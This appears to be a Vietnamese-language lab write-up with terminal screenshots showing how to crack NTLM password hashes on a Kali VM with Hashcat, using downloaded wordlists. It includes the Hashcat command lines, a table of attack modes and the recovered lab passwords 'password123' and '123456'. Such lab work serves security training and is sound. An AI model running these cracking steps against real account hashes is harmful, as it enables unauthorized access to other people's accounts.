


ảnh trên: mở máy ảo Kali, copy hash NTLM lưu vào file mutiplehash






ảnh trên: Tìm kiếm danh sách từ khóa mật khẩu bằng cách duyệt công cụ tìm kiếm. Mở trang web GitHub và tải xuống tệp ZIP




To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


ảnh trên: Mở folder “Real- Passwords”. Sao chép tệp Wordlist vào Desktop và đổi tên thành “pwdlist”. Ví dụ sao chép tệp Top207-probable-v2.txt ra Desktop và đổi tên thành pwdlist1, Top304Thousand-probable-v2.txt thành pwdlist2



```
kali@kali: ~  
$ ss
```

Attack-Mode	Hash-Type	Example command
Wordlist	\$P\$	hashcat -a 0 -m 400 example400.hash example.dict
Wordlist + Rules	MD5	hashcat -a 0 -m 0 example0.hash example.dict -r rules/best64.rule
Brute-Force	MD5	hashcat -a 3 -m 0 example0.hash ?a?a?a?a?a
Combinator	MD5	hashcat -a 1 -m 0 example0.hash example.dict example.dict
Association	\$1\$	hashcat -a 9 -m 500 example500.hash 1word.dict -r rules/best64.rule

ảnh trên: Mở công cụ Hashcat trên Kali tra cứu “hash mode” (NTLM là 1000) và “attack mode” (tấn công thẳng từ wordlist là 0). Chạy Hashcat để khôi phục plaintext cho hash NTLM



The screenshot shows a Kali Linux terminal window titled "kali-linux-2025.3-vmware-amd64 - VMware Workstation". The terminal is running a Hashcat command: `# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist1 --force`. The output indicates that Hashcat (v6.2.6) is starting and has enabled `--force` to bypass warnings. It displays OpenCL API information for the host's CPU (Sandybridge-12th Gen Intel Core i7-12700H) and shows that the minimum password length supported by the kernel is 0 and the maximum is 256. The command successfully finds a password: `a9fdfa038c4b75ebc76dc855dd74f0da:password123`. The terminal also shows the command was started and stopped at 04:03:45 on October 17, 2025.

```
(root@kali)-[~]
# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist1 --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]


* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12700H, 1435/2934 MB (512 MB allocatable), 4
MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Oct 17 04:03:45 2025
Stopped: Fri Oct 17 04:03:45 2025

(root@kali)-[~]
# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist1 --force --show
a9fdfa038c4b75ebc76dc855dd74f0da:password123
32ed87bdb5fdc5e9cba88547376818d4:123456
```



The screenshot shows a second Kali Linux terminal window, identical to the first, but running Hashcat with wordlist2: `# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist2 --force`. The output is the same as the first terminal, showing the same OpenCL information and the same password found: `a9fdfa038c4b75ebc76dc855dd74f0da:password123`. The command was started and stopped at 04:04:48 and 04:04:49 on October 17, 2025.

```
(root@kali)-[~]
# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist2 --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO,
POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-sandybridge-12th Gen Intel(R) Core(TM) i7-12700H, 1435/2934 MB (512 MB allocatable), 4
MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Oct 17 04:04:48 2025
Stopped: Fri Oct 17 04:04:49 2025

(root@kali)-[~]
# hashcat -m 1000 -a 0 /home/kali/Desktop/mutiplehash /home/kali/Desktop/pwdlist2 --force --show
a9fdfa038c4b75ebc76dc855dd74f0da:password123
32ed87bdb5fdc5e9cba88547376818d4:123456

(root@kali)-[~]
#
```

2 ảnh trên: Chạy Hashcat để brute force mật khẩu của các tài khoản, sử dụng wordlist pwdlist1 và pwdlist2.

Kết quả: ta thấy được mật khẩu của các tài khoản là password123 và mật khẩu của User TRI là 123456